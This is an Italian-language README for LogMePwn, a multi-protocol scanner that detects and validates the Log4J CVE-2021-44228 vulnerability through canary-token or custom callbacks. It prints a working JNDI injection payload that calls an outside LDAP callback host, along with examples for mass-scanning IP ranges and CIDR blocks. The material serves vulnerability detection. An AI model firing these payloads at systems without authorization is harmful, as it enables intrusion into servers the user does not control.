 0xinfection/logmepwn
Un toolkit di scansione e validazione completamente automatizzato, affidabile, super veloce per la vulnerabilità Log4J RCE CVE-2021-44228.

LogMePwn è un toolkit completamente automatizzato, multi-protocollo, affidabile e super veloce per la scansione e la validazione della vulnerabilità Log4J RCE CVE-2021-44228.

LogMePwn funziona sfruttando i Canary Tokens, che a loro volta forniscono notifiche via email e webhook al tuo canale di comunicazione preferito. Se hai un server di callback personalizzato, puoi sicuramente usare anche quello!
Per utilizzare lo strumento, puoi scaricare un binario dalla sezione Releases in base alla tua distribuzione e usarlo. Se vuoi compilare lo strumento, avrai bisogno di Go >= 1.13. Clona semplicemente il repository ed esegui go build.
Ecco l'uso base dello strumento:
$ ./lmp --help

    +---------------------+
    |   L o g M e P w n   |
    +---------------------+  v2.0

                ~ 0xInfection
Usage:
  -custom-server string
        Specify a custom callback server.
  -delay int
        Delay between subsequent requests for the same host to avoid overwhelming the host.
  -email string
        Email to use for the receiving callback notifications.
  -fbody string
        Specify a format string to use as the body of the HTTP request.
  -file string
        Specify a file containing list of hosts to scan.
  -ftp-ports string
        Comma separated list of HTTP ports to scan per target. (default "21")
  -headers string
        Comma separated list of HTTP headers to use; if empty a default set of headers are used.
  -headers-file string
        Specify a file containing custom set of headers to use in HTTP requests.
  -http-methods string
        Comma separated list of HTTP methods to use while scanning. (default "GET")
  -http-ports string
        Comma separated list of HTTP ports to scan per target. (default "80,443,8080")
  -imap-ports string
        Comma separated list of IMAP ports to scan per target. (default "143,993")
  -json
        Use body of type JSON in HTTP requests that can contain a body.
  -payload string
        Specify a single payload or a file containing list of payloads to use.
  -protocol string
        Specify a protocol to test for vulnerabilities. (default "all")
  -ssh-ports string
        Comma separated list of SSH ports to scan per target. (default "22")
  -threads int
        Number of threads to use while scanning. (default 10)
  -token string
        Canary token payload to use in requests; if empty, a new token will be generated.
  -user-agent string
        Custom user-agent string to use; if empty, payloads will be used.
  -webhook string
        Webhook to use for receiving callback notifications.
  -xml
        Use body of type XML in HTTP requests that can contain a body.

Examples:
  ./lmp -email [email protected] 1.2.3.4 1.1.1.1:8080
  ./lmp -token xxxxxxxxxxxxxxxxxx -methods POST,PUT -fbody '<padding_here>%s<padding_here>' -headers X-Custom-Header
  ./lmp -webhook https://webhook.testing.site -file internet-ranges.lst -ports 8000,8888
  ./lmp -email [email protected] -methods GET,POST,PUT,PATCH,DELETE 1.2.3.4:8880
  ./lmp -protocol imap -custom-server alerts.testing.local 1.2.3.4:143
NUOVO: Questa funzionalità è stata introdotta nella v2.0.
Con l'ultima versione è stato introdotto il supporto per più protocolli. Finora abbiamo 4 protocolli diversi:
Se non specifichi un protocollo tramite l'argomento -protocol, lo strumento eseguirà tutti i plugin per ogni protocollo supportato sulla serie di porte predefinita menzionata.
Vedi come controllare le porte per ogni protocollo.
Esempio:
./lmp -protocol ftp -custom-server alerts.testing.local 1.2.3.4:21
./lmp -protocol ssh -custom-server alerts.testing.local 1.2.3.4:22
./lmp -token xxxxxxxxxxxxxxxx 1.2.3.4 # scansione di tutti i protocolli sulle porte predefinite
I target possono essere specificati in due modi: tramite la riga di comando come argomenti, o tramite un file.
NUOVO: Ora puoi anche passare intervalli CIDR da scansionare! Questa funzionalità è stata introdotta nella v1.1.
Esempio:
./lmp <altri argomenti qui> 1.1.1.1:8080 1.2.3.4:80 1.1.2.2:443
./lmp <altri argomenti qui> -file internet-ranges.lst
./lmp <altri argomenti qui> 192.168.0.0/26 1.2.3.4/30
Ogni protocollo ha un elenco di porte predefinite associate che può essere ottimizzato utilizzando i seguenti flag:
-http-ports per HTTP.-imap-ports per IMAP.-ssh-ports per SSH.-ftp-ports per FTP.Se l'utente specifica una coppia host+porta nel formato host:porta, l'elenco predefinito di porte viene ignorato e tutti i controlli vengono effettuati su quella specifica porta. Se -protocol non viene specificato, i plugin di tutti i protocolli verranno testati sulla stessa porta.
Questa funzionalità è stata introdotta nella v1.1.
Puoi specificare un payload direttamente tramite l'argomento -payload. Tuttavia, se desideri che nel payload venga utilizzato il nome DNS dell'host in fase di test, puoi specificare una direttiva di formattazione $DNSNAME$ che verrà sostituita con il target contro cui il payload viene testato.
Ad esempio, se fornisci un comando come questo:
./lmp -payload '${jndi:ldap://$DNSNAME$.xxx.burpcollaborator.net/a}' vulnerable.site.com
Allora quando invii una richiesta HTTP all'URL, il payload sarà simile a:
${jndi:ldap://vulnerable-site-com.xxx.burpcollaborator.net/a}
Questa funzionalità ti aiuta a valutare quali host sono vulnerabili durante il fuzzing a scatola nera.
Puoi anche specificare un payload contenente più varianti del payload utilizzando lo stesso argomento. (Vedi payloads-sample.txt). Esempio:
./lmp -payload payloads-sample.txt vulnerable.site.com
NOTA: Questa funzionalità non funziona con i Canary Tokens. Canarytokens non supporta formati DNS personalizzati.
NOTA: Se stai fornendo un payload personalizzato tramite
-payload, specificare un canale di notifica NON è necessario. Il payload stesso dovrebbe contenere il tuo server di callback.
I canali di notifica possono essere uno dei seguenti:
-email)-webhook)-custom-server)Lo strumento utilizza i Canary Tokens; puoi crearne uno da qui, oppure lasciare che lo strumento crei un token per te. Se lo strumento crea un token, verrà scritto in un file chiamato canarytoken-logmepwn.json, che includerà il token stesso e l'auth (entrambi necessari per visualizzare i trigger tramite l'interfaccia web).
Se hai già un token, puoi usare l'argomento -token per utilizzare direttamente il token senza crearne uno nuovo.
NOTA: Se fornisci un'email o un webhook, lo strumento creerà un canary token personalizzato. Se utilizzi un server di callback personalizzato, i token non entrano in gioco.
